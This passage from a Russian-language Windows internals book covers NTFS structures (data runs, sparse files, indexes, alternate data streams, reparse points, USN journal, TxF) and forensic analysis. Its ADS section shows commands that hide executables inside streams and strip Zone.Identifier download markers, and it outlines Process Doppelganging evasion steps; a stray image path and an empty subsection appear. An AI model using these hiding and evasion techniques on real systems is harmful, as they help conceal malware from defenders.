        BYTE offsetSize = (header >> 4) & 0x0F;

        if (lengthSize == 0) break;

        // Читаем length (unsigned)
        ULONGLONG length = 0;
        for (int i = 0; i < lengthSize; i++)
            length |= (ULONGLONG)(*dataRuns++) << (i * 8);

        // Читаем offset (signed, относительный)
        LONGLONG offset = 0;
        if (offsetSize > 0) {
            for (int i = 0; i < offsetSize; i++)
                offset |= (LONGLONG)(*dataRuns++) << (i * 8);
            // Расширение знака
            if (offset & ((LONGLONG)1 << (offsetSize * 8 - 1)))
                offset |= ~(((LONGLONG)1 << (offsetSize * 8)) - 1);

            prevLCN += offset;
            runs[count].LCN = prevLCN;
        } else {
            // offsetSize == 0: sparse run
            runs[count].LCN = -1;
        }

        runs[count].VCN = vcn;
        runs[count].Length = length;
        vcn += length;
        count++;
    }

    return count;
}

```

10.7.3. Sparse Files

Если data run имеет `offsetSize == 0`, это sparse run -- данные в этом диапазоне представляют нули и не занимают места на диске:

Sparse файл (10 ГБ логический размер, 200 МБ на диске):

Data Runs:

Run 1: LCN=1000, Length=100	(реальные данные: ~400 КБ)
Run 2: LCN=-1, Length=2500000	(sparse: ~10 ГБ нулей)
Run 3: LCN=50000, Length=50000	(реальные данные: ~200 МБ)

На диске: $(100 + 50000) * 4 \text{ КБ} = \sim 200 \text{ МБ}$

Логический размер: $(100 + 2500000 + 50000) * 4 \text{ КБ} = \sim 10 \text{ ГБ}$

Создание sparse файла:

```

DWORD bytesReturned;
DeviceIoControl(hFile, FSCTL_SET_SPARSE, NULL, 0, NULL, 0,
    &bytesReturned, NULL);

FILE_ZERO_DATA_INFORMATION zeroData;
zeroData.FileOffset.QuadPart = 0;
zeroData.BeyondFinalZero.QuadPart = 10LL * 1024 * 1024 * 1024;
DeviceIoControl(hFile, FSCTL_SET_ZERO_DATA, &zeroData, sizeof(zeroData),
    NULL, 0, &bytesReturned, NULL);

```

10.7.4. Compression

NTFS поддерживает прозрачное сжатие. Единица сжатия -- обычно 16 кластеров (CompressionUnit = 4, то есть $2^4 = 16$ кластеров = 64 КБ при 4 КБ кластере).

Compression Unit (16 кластеров):

```

Несжатый блок:
[0][1][2][3][4][5][6][7][8][9][A][B][C][D][E][F]
|                                     |
+----- 16 кластеров на диске -----+

Сжатый блок (данные сжались с 16 до 6 кластеров):
Run: LCN=x, Length=6      (сжатые данные)
Run: LCN=-1, Length=10    (sparse -- указывает на сжатие!)
При чтении: 6 кластеров декомпрессируются в 16

Полностью нулевой блок:
Run: LCN=-1, Length=16    (чистый sparse)
При чтении: 16 кластеров нулей (0 байт на диске)

```

Алгоритм сжатия -- LZNT1 (вариант LZ77), реализованный в ядре через `RtlCompressBuffer` / `RtlDecompressBuffer`.

10.8. \$INDEX_ROOT и \$INDEX_ALLOCATION -- каталоги как B+ деревья

10.8.1. Индексы в NTFS

Каталоги в NTFS реализованы как B+ деревья, индексированные по имени файла. Имя индекса для каталогов -- `$I30` (индекс по атрибуту `$FILE_NAME`, тип 0x30).

Для небольших каталогов всё дерево помещается в resident-атрибут `$INDEX_ROOT`. Для больших каталогов дерево расширяется в non-resident `$INDEX_ALLOCATION`.

Маленький каталог (< ~20 файлов):

```

MFT Record:
+-- $STANDARD_INFORMATION
+-- $FILE_NAME: "SmallDir"
+-- $INDEX_ROOT "$I30" (resident, ~500 байт):
    +-- Index Header (flags: SMALL_INDEX)
    +-- Index Entry: "budget.xlsx"    → MFT #1234
    +-- Index Entry: "notes.txt"      → MFT #1235
    +-- Index Entry: "photo.jpg"      → MFT #1236
    +-- End Entry (INDEX_ENTRY_END flag)

```

Большой каталог (сотни/тысячи файлов):

```

MFT Record:
+-- $STANDARD_INFORMATION
+-- $FILE_NAME: "Windows"
+-- $INDEX_ROOT "$I30":
    | +-- Index Header (flags: LARGE_INDEX)
    | +-- Entry: "drivers" → MFT#... [child VCN=0]
    | +-- Entry: "system32" → MFT#... [child VCN=4]
    | +-- End Entry [child VCN=8]
+-- $INDEX_ALLOCATION "$I30" (non-resident):
    | +-- Index Record @ VCN 0: [entries A-D]
    | +-- Index Record @ VCN 4: [entries E-S]
    | +-- Index Record @ VCN 8: [entries T-Z]
+-- $BITMAP "$I30": 0b111


```

10.8.2. Структура Index Entry

```
typedef struct _INDEX_ENTRY {
    ULONGLONG MFTReference;    // MFT Reference файла/каталога
    USHORT Length;             // полный размер этого entry
    USHORT ContentLength;      // размер содержимого ($FILE_NAME)
    ULONG Flags;               // INDEX_ENTRY_NODE (0x01): есть child
                                // INDEX_ENTRY_END (0x02): последний entry

    // Содержимое (если ContentLength > 0):
    // FILE_NAME_ATTRIBUTE structure
    //
    // Если INDEX_ENTRY_NODE:
    // Последние 8 байт entry = VCN дочернего Index Record
} INDEX_ENTRY;
```

10.8.3. B+ дерево каталога



Index Record начинается с заголовка **INDX** (аналогично **FILE** для MFT-записей), имеет собственный Update Sequence Array и обычно занимает 4096 байт.

10.8.4. Forensic: Slack Space в индексах

При удалении файла из каталога Index Entry удаляется из B+ дерева, но данные могут оставаться в slack space Index Record. Forensic-инструменты (Autopsy, FTK) анализируют эти области для обнаружения следов удалённых файлов.

10.9. \$ATTRIBUTE_LIST (тип 0x20)

Когда атрибуты файла не помещаются в одну MFT-запись (1024 байта), NTFS создаёт extension records и **\$ATTRIBUTE_LIST** в базовой записи:

```
typedef struct _ATTRIBUTE_LIST_ENTRY {
    ULONG Type;                // тип атрибута
    USHORT Length;             // размер этой записи
    UCHAR NameLength;          // длина имени атрибута
    UCHAR NameOffset;          // смещение имени
    ULONGLONG StartVCN;        // начальный VCN (для non-resident)
    ULONGLONG BaseFileRecord;  // MFT Reference записи с атрибутом
    USHORT AttributeId;        // ID атрибута
} ATTRIBUTE_LIST_ENTRY;
```

Файл с множеством ADS (не помещается в одну запись):

```
Base MFT Record #1234:           Extension MFT Record #5678:
+-----+                         +-----+
| $STANDARD_INFORMATION          | | BaseFileRecord = #1234          | |
| $ATTRIBUTE_LIST:               | | $DATA "stream3" (NR)           | |
|   $SI    → rec #1234           | | $DATA "stream4" (NR)           | |
|   $FN    → rec #1234           | | $DATA "stream5" (NR)           | |
|   $DATA  → rec #1234           | | +-----+                         +-----+
|   $DATA "s2" → rec #1234       | |
|   $DATA "s3" → rec #5678       | |
|   $DATA "s4" → rec #5678       | |
|   $DATA "s5" → rec #5678       | |
| $FILE_NAME                     | |
| $DATA (default, NR)            | |
| $DATA "stream2" (NR)           | |
+-----+                         +-----+
```

10.10. Alternate Data Streams (ADS)

10.10.1. Концепция

В NTFS файл может содержать несколько атрибутов `$DATA`. Основной (безымянный) -- это видимое содержимое. Именованные `$DATA` -- это Alternate Data Streams.

Файл "document.txt" с ADS:

```
MFT Record:
+-- $STANDARD_INFORMATION
+-- $FILE_NAME
+-- $DATA (unnamed):      "Видимое содержимое"          ← виден в Explorer
+-- $DATA "secret":      "Скрытые данные"               ← невидим
+-- $DATA "metadata":     "{json: metadata}"             ← невидим
```

Ключевые свойства ADS: - ADS не учитываются в размере файла в Explorer - ADS не отображаются по умолчанию (dir без /r) - ADS могут быть произвольного размера - ADS копируются при копировании на NTFS-том - ADS **теряются** при копировании на FAT/exFAT/сетевые диски

10.10.2. Работа с ADS через командную строку

```
REM Создание ADS:
echo "Hidden data" > document.txt:secret

REM Чтение ADS:
more < document.txt:secret

REM Запись бинарных данных в ADS:
type payload.exe > legitimate.docx:hidden.exe

REM Перечисление ADS:
dir /r document.txt
REM   document.txt           45 bytes
REM   document.txt:secret:$DATA 12 bytes

REM Удаление ADS (Sysinternals):
streams.exe -d document.txt

REM PowerShell -- перечисление:
Get-Item -Path document.txt -Stream *
```

```
REM PowerShell -- чтение:
Get-Content -Path document.txt -Stream secret
```

10.10.3. Работа с ADS через Win32 API

```
// Создание/открытие ADS
HANDLE hStream = CreateFileW(
    L"C:\\test\\document.txt:secret",
    GENERIC_WRITE, 0, NULL,
    CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

WriteFile(hStream, "Hidden data", 11, &bytesWritten, NULL);
CloseHandle(hStream);

// Перечисление ADS (Vista+)
WIN32_FIND_STREAM_DATA streamData;
HANDLE hFind = FindFirstStreamW(
    L"C:\\test\\document.txt",
    FindStreamInfoStandard,
    &streamData, 0);

if (hFind != INVALID_HANDLE_VALUE) {
    do {
        // streamData.cStreamName:
        // ":: $DATA"          ← основной поток
        // ":secret:$DATA"     ← ADS
        wprintf(L"Stream: %s (size: %lld)\n",
            streamData.cStreamName,
            streamData.StreamSize.QuadPart);
    } while (FindNextStreamW(hFind, &streamData));
    FindClose(hFind);
}
```

10.10.4. Zone.Identifier -- практическое применение ADS

Когда файл загружается из интернета, Windows записывает метаданные в ADS `Zone.Identifier`:

```
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://example.com/downloads
HostUrl=https://cdn.example.com/file.exe
LastWriterPackageFamilyName=Microsoft.MicrosoftEdge_8wekyb3d8bbwe
```

Значения ZoneId:

ZoneId	Зона	Описание
0	Local Machine	Локальный компьютер
1	Local Intranet	Инtranет
2	Trusted Sites	Доверенные сайты
3	Internet	Интернет
4	Restricted Sites	Ограниченные сайты

Этот ADS используется: - Windows для предупреждения «Файл получен из другого компьютера» - SmartScreen для проверки репутации - Microsoft Office для Protected View - PowerShell для блокировки скриптов

```
// Программная "разблокировка":
DeleteFileW(L"C:\\Downloads\\file.exe:Zone.Identifier");
// Или PowerShell: Unblock-File -Path C:\\Downloads\\file.exe
```

10.10.5. Использование ADS для сокрытия данных

```
REM Скрытие данных (не видно в Explorer, не влияет на размер файла):
echo "secret config" > C:\Windows\system32\drivers\etc\hosts:config

REM Скрытие исполняемых файлов:
type malware.exe > C:\legit.docx:payload.exe

REM ADS на каталогах:
echo "hidden" > C:\Users\Public:secret_data
```

Запуск из ADS существенно ограничен в современных версиях Windows -- Windows Defender и AMSI обнаруживают большинство методов.

10.10.6. Обнаружение ADS

```
REM dir /r:
dir /s /r C:\ 2>nul | findstr "::$DATA" | findstr /v "::$DATA"

REM Sysinternals streams.exe:
streams.exe -s C:\

REM PowerShell:
Get-ChildItem -Path C:\ -Recurse -ErrorAction SilentlyContinue |
  ForEach-Object {
    Get-Item $_.FullName -Stream * -ErrorAction SilentlyContinue |
      Where-Object { $_.Stream -ne '::$DATA' -and $_.Stream -ne 'Zone.Identifier' }
  }
```

10.10.7. Ограничения ADS

- Теряются при копировании на FAT/exFAT/ext4/сетевые диски
- `robocopy /copyall` сохраняет ADS; обычный `copy` -- нет
- Zip/RAR обычно не сохраняют ADS
- Максимальная длина имени потока: 255 символов
- Запуск исполняемых файлов из ADS всё сильнее ограничивается

10.11. \$BITMAP (тип 0xB0)

10.11.1. \$BITMAP для каталогов

```
$BITMAP "$I30" для каталога:
Byte 0: 0b00000111
|||
||+- Бит 0=1: Index Record #0 используется
|+-- Бит 1=1: Index Record #1 используется
+--- Бит 2=1: Index Record #2 используется
      Бит 3=0: Index Record #3 свободна
```

10.11.2. Глобальный \$Bitmap (файл #6)

```
$Bitmap (файл #6):
Non-resident $DATA, каждый бит = 1 кластер (0=свободен, 1=занят)

Для тома 1 ТБ, кластер 4 КБ:
Кластеров: ~268 млн
Размер $Bitmap: ~32 МБ
```

10.11.3. \$MFT:\$BITMAP

```
$MFT:$BITMAP:
Каждый бит = 1 MFT-запись (0=свободна, 1=занята)
Позволяет быстро найти свободную запись для нового файла
```

10.12. Reparse Points

10.12.1. Концепция

Reparse Point -- атрибут `$REPARSE_POINT` (тип `0xC0`), изменяющий стандартную обработку файла/каталога. При обнаружении NTFS возвращает `STATUS_REPARSE`, и I/O Manager перезапускает разбор пути.

```
Обработка пути:
  CreateFile("C:\Users\All Users\file.txt")
  |
  NTFS: "C:\Users\" → OK
      "All Users" → REPARSE POINT!
  |
  STATUS_REPARSE + reparse data
  |
  I/O Manager: перезапуск → "C:\ProgramData\file.txt"
```

10.12.2. Структура

```
typedef struct _REPARSE_DATA_BUFFER {
    ULONG ReparseTag;           // тип reparse point
    USHORT ReparseDataLength;   // длина данных
    USHORT Reserved;
    union {
        struct { // IO_REPARSE_TAG_SYMLINK
            USHORT SubstituteNameOffset;
            USHORT SubstituteNameLength;
            USHORT PrintNameOffset;
            USHORT PrintNameLength;
            ULONG Flags; // SYMLINK_FLAG_RELATIVE = 0x01
            WCHAR PathBuffer[1];
        } SymbolicLinkReparseBuffer;

        struct { // IO_REPARSE_TAG_MOUNT_POINT
            USHORT SubstituteNameOffset;
            USHORT SubstituteNameLength;
            USHORT PrintNameOffset;
            USHORT PrintNameLength;
            WCHAR PathBuffer[1];
        } MountPointReparseBuffer;

        struct { // Generic
            UCHAR DataBuffer[1];
        } GenericReparseBuffer;
    };
} REPARSE_DATA_BUFFER;
```

10.12.3. IO_REPARSE_TAG значения

Ter	Значение	Описание
IO_REPARSE_TAG_MOUNT_POINT	0xA0000003	Junction point / Mount point
IO_REPARSE_TAG_SYMLINK	0xA000000C	Symbolic link
IO_REPARSE_TAG_HSM	0xC0000004	Hierarchical Storage Management
IO_REPARSE_TAG_SIS	0x80000007	Single Instance Storage
IO_REPARSE_TAG_WIM	0x80000008	WIM image mount
IO_REPARSE_TAG_CSV	0x80000009	Cluster Shared Volumes
IO_REPARSE_TAG_DFS	0x8000000A	Distributed File System
IO_REPARSE_TAG_DEDUP	0x80000013	Data Deduplication
IO_REPARSE_TAG_NFS	0x80000014	NFS symbolic links
IO_REPARSE_TAG_WOF	0x80000017	Windows Overlay Filter (Compact OS)
IO_REPARSE_TAG_WCI	0x80000018	Windows Container Isolation
IO_REPARSE_TAG_CLOUD	0x9000001A	Cloud files (OneDrive)
IO_REPARSE_TAG_APPEXECLINK	0x8000001B	App execution link (UWP/MSIX)
IO_REPARSE_TAG_PROJFS	0x9000001C	Projected File System (VFS for Git)
IO_REPARSE_TAG_AF_UNIX	0x80000023	AF_UNIX sockets (WSL)
IO_REPARSE_TAG_LX_SYMLINK	0xA000001D	Linux symlink (WSL)
IO_REPARSE_TAG_LX_FIFO	0x80000024	Linux FIFO (WSL)
IO_REPARSE_TAG_LX_CHR	0x80000025	Linux char device (WSL)
IO_REPARSE_TAG_LX_BLK	0x80000026	Linux block device (WSL)

10.12.4. Junction Points vs. Symbolic Links vs. Mount Points

Junction Point:

- Только каталоги, только абсолютные пути
- Не требуют привилегий
- Обработываются на сервере (не через SMB)
- `mklink /j link target`

Symbolic Link:

- Файлы и каталоги, абсолютные и относительные пути
- Требуют `SeCreateSymbolicLinkPrivilege` (или Developer Mode)
- Обработываются на клиенте (работают через SMB)
- `mklink [/d] link target`

Mount Point:

- Монтирование тома в каталог
- Target: `\\?\Volume{GUID}`
- `mountvol C:\Data\Backup \\?\Volume{...}`

10.12.5. Работа с Reparse Points через FSCTL

```
// Установка junction point
HANDLE hDir = CreateFileW(junctionDir,
    GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
    NULL, OPEN_EXISTING,
    FILE_FLAG_BACKUP_SEMANTICS | FILE_FLAG_OPEN_REPARSE_POINT, NULL);

// ... формирование REPARSE_DATA_BUFFER ...

DeviceIoControl(hDir, FSCTL_SET_REPARSE_POINT,
    rdb, rdbSize, NULL, 0, &bytesReturned, NULL);

// Чтение reparse point
DeviceIoControl(hFile, FSCTL_GET_REPARSE_POINT,
    NULL, 0, buffer, sizeof(buffer), &bytesReturned, NULL);

// Удаление reparse point
DeviceIoControl(hFile, FSCTL_DELETE_REPARSE_POINT,
    &rdb, REPARSE_GUID_DATA_BUFFER_HEADER_SIZE,
    NULL, 0, &bytesReturned, NULL);
```

Для открытия самого reparse point (а не перехода по нему) необходим флаг `FILE_FLAG_OPEN_REPARSE_POINT`.

10.13. USN Change Journal

10.13.1. Обзор

USN Change Journal -- журнал всех изменений файлов на NTFS-томе. Хранится в `$Extend\$UsnJrnl`:

```
$Extend\$UsnJrnl:
+-- $DATA:$Max      (конфигурация)
+-- $DATA:$J        (записи -- sparse файл)
```

10.13.2. USN_RECORD_V2

```
typedef struct _USN_RECORD_V2 {
    ULONG      RecordLength;
    USHORT     MajorVersion;        // 2
    USHORT     MinorVersion;        // 0
    ULONGLONG  FileReferenceNumber;
    ULONGLONG  ParentFileReferenceNumber;
    USN        Usn;
    LARGE_INTEGER TimeStamp;
    ULONG      Reason;               // битовая маска причин
    ULONG      SourceInfo;
    ULONG      SecurityId;
    ULONG      FileAttributes;
    USHORT     FileNameLength;
    USHORT     FileNameOffset;
    WCHAR      FileName[1];         // только имя, без пути
} USN_RECORD_V2;
```

10.13.3. Флаги Reason

Флаг	Значение	Описание
USN_REASON_DATA_OVERWRITE	0x00000001	Перезапись данных
USN_REASON_DATA_EXTEND	0x00000002	Расширение данных
USN_REASON_DATA_TRUNCATION	0x00000004	Усечение данных
USN_REASON_NAMED_DATA_OVERWRITE	0x00000010	Перезапись ADS
USN_REASON_NAMED_DATA_EXTEND	0x00000020	Расширение ADS
USN_REASON_NAMED_DATA_TRUNCATION	0x00000040	Усечение ADS
USN_REASON_FILE_CREATE	0x00000100	Создание файла
USN_REASON_FILE_DELETE	0x00000200	Удаление файла
USN_REASON_EA_CHANGE	0x00000400	Изменение EA
USN_REASON_SECURITY_CHANGE	0x00000800	Изменение ACL
USN_REASON_RENAME_OLD_NAME	0x00001000	Переименование (старое имя)
USN_REASON_RENAME_NEW_NAME	0x00002000	Переименование (новое имя)
USN_REASON_INDEXABLE_CHANGE	0x00004000	Изменение индексируемого атрибута
USN_REASON_BASIC_INFO_CHANGE	0x00008000	Изменение timestamps/attrs
USN_REASON_HARD_LINK_CHANGE	0x00010000	Hard link создан/удалён
USN_REASON_COMPRESSION_CHANGE	0x00020000	Изменение сжатия
USN_REASON_ENCRYPTION_CHANGE	0x00040000	Изменение шифрования
USN_REASON_OBJECT_ID_CHANGE	0x00080000	Изменение Object ID
USN_REASON_REPARSE_POINT_CHANGE	0x00100000	Изменение reparse point
USN_REASON_STREAM_CHANGE	0x00200000	ADS добавлен/удалён
USN_REASON_TRANSACTED_CHANGE	0x00400000	Изменение через TxF
USN_REASON_INTEGRITY_CHANGE	0x00800000	Изменение целостности
USN_REASON_CLOSE	0x80000000	Файл закрыт

10.13.4. Работа с USN Journal

```
// Запрос информации о журнале
USN_JOURNAL_DATA_V1 journalData;
DeviceIoControl(hVolume, FSCTL_QUERY_USN_JOURNAL,
    NULL, 0, &journalData, sizeof(journalData),
    &bytesReturned, NULL);

// Чтение записей
BYTE buffer[65536];
READ_USN_JOURNAL_DATA_V0 readData = {0};
readData.StartUsn = journalData.FirstUsn;
readData.ReasonMask = 0xFFFFFFFF;
readData.UsnJournalID = journalData.UsnJournalID;

while (DeviceIoControl(hVolume, FSCTL_READ_USN_JOURNAL,
    &readData, sizeof(readData),
    buffer, sizeof(buffer), &bytesReturned, NULL))
{
    if (bytesReturned ≤ sizeof(USN)) break;
    USN nextUsn = *(USN*)buffer;

    PUSN_RECORD_V2 rec = (PUSN_RECORD_V2)(buffer + sizeof(USN));
    while ((BYTE*)rec < buffer + bytesReturned) {
        WCHAR* name = (WCHAR*)((BYTE*)rec + rec->FileNameOffset);
        int nameLen = rec->FileNameLength / sizeof(WCHAR);
        wprintf(L"USN=%lld Reason=0x%08X File=.%s\n",
            rec->Usn, rec->Reason, nameLen, name);
        rec = (PUSN_RECORD_V2)((BYTE*)rec + rec->RecordLength);
    }
    readData.StartUsn = nextUsn;
}
```

10.13.5. Быстрое перечисление всех файлов (FSCTL_ENUM_USN_DATA)

```
MFT_ENUM_DATA_V0 enumData = {0};
enumData.StartFileReferenceNumber = 0;
enumData.LowUsn = 0;
enumData.HighUsn = MAXLONGLONG;

ULONGLONG totalFiles = 0;

while (DeviceIoControl(hVolume, FSCTL_ENUM_USN_DATA,
    &enumData, sizeof(enumData),
    buffer, sizeof(buffer), &bytesReturned, NULL))
{
    if (bytesReturned ≤ sizeof(ULONGLONG)) break;
    enumData.StartFileReferenceNumber = *(ULONGLONG*)buffer;

    PUSN_RECORD rec = (PUSN_RECORD)(buffer + sizeof(ULONGLONG));
    while ((BYTE*)rec < buffer + bytesReturned) {
        totalFiles++;
        rec = (PUSN_RECORD)((BYTE*)rec + rec->RecordLength);
    }
}

printf("Total files: %llu (enumerated in <1 second)\n", totalFiles);
```

На два порядка быстрее `FindFirstFile`/`FindNextFile`.

10.13.6. Практическое применение

1. **Антивирусы:** сканирование только изменённых файлов
2. **Backup:** инкрементальное копирование
3. **Windows Search:** обновление индекса
4. **Forensic timeline:**

USN 1000:	malware.exe	FILE_CREATE	12:00:00	
USN 1001:	malware.exe	DATA_EXTEND	12:00:01	
USN 1002:	malware.exe	CLOSE	12:00:01	
USN 1003:	malware.exe	RENAME_OLD_NAME	12:05:00	
USN 1004:	svchost.exe	RENAME_NEW_NAME	12:05:00	← !
USN 1005:	svchost.exe	BASIC_INFO_CHANGE	12:05:01	← timestamping?

10.14. Прямое чтение MFT через FSCTL

10.14.1. FSCTL_GET_NTFS_VOLUME_DATA

```
NTFS_VOLUME_DATA_BUFFER volumeData;
DeviceIoControl(hVolume, FSCTL_GET_NTFS_VOLUME_DATA,
    NULL, 0, &volumeData, sizeof(volumeData),
    &bytesReturned, NULL);

printf("Bytes Per Cluster:      %lu\n", volumeData.BytesPerCluster);
printf("Bytes Per MFT Record:   %lu\n", volumeData.BytesPerFileRecordSegment);
printf("Total Clusters:          %llu\n", volumeData.TotalClusters.QuadPart);
printf("Free Clusters:            %llu\n", volumeData.FreeClusters.QuadPart);
printf("MFT Start LCN:             %llu\n", volumeData.MftStartLcn.QuadPart);
printf("MFT Zone:                  %llu - %llu\n",
    volumeData.MftZoneStart.QuadPart, volumeData.MftZoneEnd.QuadPart);
printf("MFT Records:               %llu\n",
    volumeData.MftValidDataLength.QuadPart /
    volumeData.BytesPerFileRecordSegment);
```

10.14.2. FSCTL_GET_NTFS_FILE_RECORD

```
// Чтение конкретной MFT-записи
BYTE outBuffer[sizeof(NTFS_FILE_RECORD_OUTPUT_BUFFER) + 4096];
NTFS_FILE_RECORD_INPUT_BUFFER inBuffer;
inBuffer.FileReferenceNumber = 0; // $MFT

DeviceIoControl(hVolume, FSCTL_GET_NTFS_FILE_RECORD,
    &inBuffer, sizeof(inBuffer),
    outBuffer, sizeof(outBuffer),
    &bytesReturned, NULL);

// ВАЖНО: возвращается ближайшая занятая запись ≥ запрошенного номера
```

10.14.3. Получение фрагментации файла

```
STARTING_VCN_INPUT_BUFFER startVcn = {0};
BYTE buffer[65536];
DeviceIoControl(hFile, FSCTL_GET_RETRIEVAL_POINTERS,
    &startVcn, sizeof(startVcn),
    buffer, sizeof(buffer), &bytesReturned, NULL);

PRETRIEVAL_POINTERS_BUFFER ptrs = (PRETRIEVAL_POINTERS_BUFFER)buffer;
printf("Fragments: %lu\n", ptrs->ExtentCount);

ULONGLONG prevVcn = ptrs->StartingVcn.QuadPart;
for (DWORD i = 0; i < ptrs->ExtentCount; i++) {
    ULONGLONG nextVcn = ptrs->Extents[i].NextVcn.QuadPart;
    printf(" VCN %llu-%llu → LCN %lld (%llu clusters)\n",
        prevVcn, nextVcn - 1,
        ptrs->Extents[i].Lcn.QuadPart,
        nextVcn - prevVcn);
    prevVcn = nextVcn;
}
```

10.15. Transactional NTFS (TxF)

10.15.1. Обзор

TxF позволяет группировать файловые операции в атомарные транзакции. Deprecated с Windows 8, но функционален.

```

HANDLE hTx = CreateTransaction(NULL, NULL, 0, 0, 0, 0, NULL);

HANDLE hFile = CreateFileTransactedW(
    L"C:\\data\\config.ini",
    GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
    FILE_ATTRIBUTE_NORMAL, NULL, hTx, NULL, NULL);

WriteFile(hFile, "new config", 10, &bytesWritten, NULL);
CloseHandle(hFile);

DeleteFileTransactedW(L"C:\\data\\old.bak", hTx);

CommitTransaction(hTx); // или RollbackTransaction(hTx);
CloseHandle(hTx);

```

10.15.2. Process Doppelganging -- злоупотребление TxF

Process Doppelganging (2017, enSilo):

1. CreateTransaction()
2. CreateFileTransacted("notepad.exe")
3. WriteFile(malware_payload) ← пишем в транзакцию
4. NtCreateSection(hFile) ← создаём секцию
5. RollbackTransaction() ← ОТКАТ! Файл чист
6. NtCreateProcessEx(hSection) ← процесс из секции
7. NtCreateThreadEx() ← запускаем

Результат: на диске чистый notepad.exe, в памяти -- малварь

Вариации: Process Herpaderping (2020), Process Ghosting (2021).

10.16. Forensic-анализ NTFS

10.16.1. Восстановление удалённых файлов

При удалении файла: 1. Флаг **IN_USE** сбрасывается 2. Index Entry удаляется 3. Кластеры помечаются свободными в \$Bitmap 4. MFT-запись помечается свободной 5. **Данные и MFT-запись НЕ обнуляются**

10.16.2. \$LogFile

\$LogFile (MFT #2) содержит redo/undo записи для каждой операции с метаданными. Forensic-анализ позволяет восстановить хронологию и обнаружить файлы, удалённые после последнего snapshot MFT.

10.16.3. Инструменты

Инструмент	Описание
Autopsy / TSK	Open-source forensic framework
FTK Imager	Создание образов, просмотр FS
MFTECmd (Zimmerman)	CLI-парсер MFT -> CSV/JSON
LogFileParser	Анализ \$LogFile
UsnJrnl2Csv	Экспорт USN Journal
NTFS Log Tracker	Корреляция \$LogFile + \$UsnJrnl + \$MFT
analyzeMFT	Python-парсер MFT
Velociraptor	DFIR-платформа
KAPE	Сбор forensic-артефактов

10.17. Дополнительные FSCTL

FSCTL	Описание
FSCTL_GET_NTFS_VOLUME_DATA	Параметры NTFS-тома
FSCTL_GET_NTFS_FILE_RECORD	Чтение MFT-записи
FSCTL_GET_VOLUME_BITMAP	Карта кластеров
FSCTL_GET_RETRIEVAL_POINTERS	Data runs файла
FSCTL_MOVE_FILE	Перемещение кластеров (дефрагментация)
FSCTL_QUERY_USN_JOURNAL	Информация о USN Journal
FSCTL_READ_USN_JOURNAL	Чтение записей USN
FSCTL_CREATE_USN_JOURNAL	Создание USN Journal
FSCTL_ENUM_USN_DATA	Перечисление файлов через MFT
FSCTL_LOOKUP_STREAM_FROM_CLUSTER	Файл по кластеру
FSCTL_SET_SPARSE	Пометить как sparse
FSCTL_SET_ZERO_DATA	Нулевой диапазон
FSCTL_SET_COMPRESSION	Установить сжатие

10.18. Заключение

NTFS -- полноценная реляционная база данных файлов: - **MFT** -- центральный каталог всех объектов - **Атрибуты** -- универсальный механизм хранения - **B+ деревья** -- эффективная организация каталогов - **ADS** -- скрытые потоки данных - **Reparse Points** -- символические ссылки и расширения - **USN Journal** -- высокопроизводительный мониторинг - **\$LogFile** -- транзакционность и восстановление

Понимание внутренностей NTFS необходимо для forensic-анализа (восстановление данных, обнаружение timestamping), безопасности (ADS, reparse points), высокопроизводительного ПО (прямое чтение MFT) и системного программирования (FSCTL, sparse files, defragmentation API).

В следующей главе мы рассмотрим minifilter-драйверы и перехват файлового ввода-вывода на уровне ядра.

Ссылки: - Windows Internals, 7th Edition, Part 2, Chapter 12 - Brian Carrier, "File System Forensic Analysis" - NTFS Technical Reference (Microsoft Docs) - libfsntfs documentation (github.com/libyal/libfsntfs) - Flatcap NTFS Documentation (github.com/flatcap/ntfs-docs)

Глава 11. Minifilter и файловый ввод-вывод

«Между приложением и диском стоит армия фильтров. Каждый IRP проходит через десятки рук, прежде чем данные будут прочитаны или записаны.»

11.1. Введение

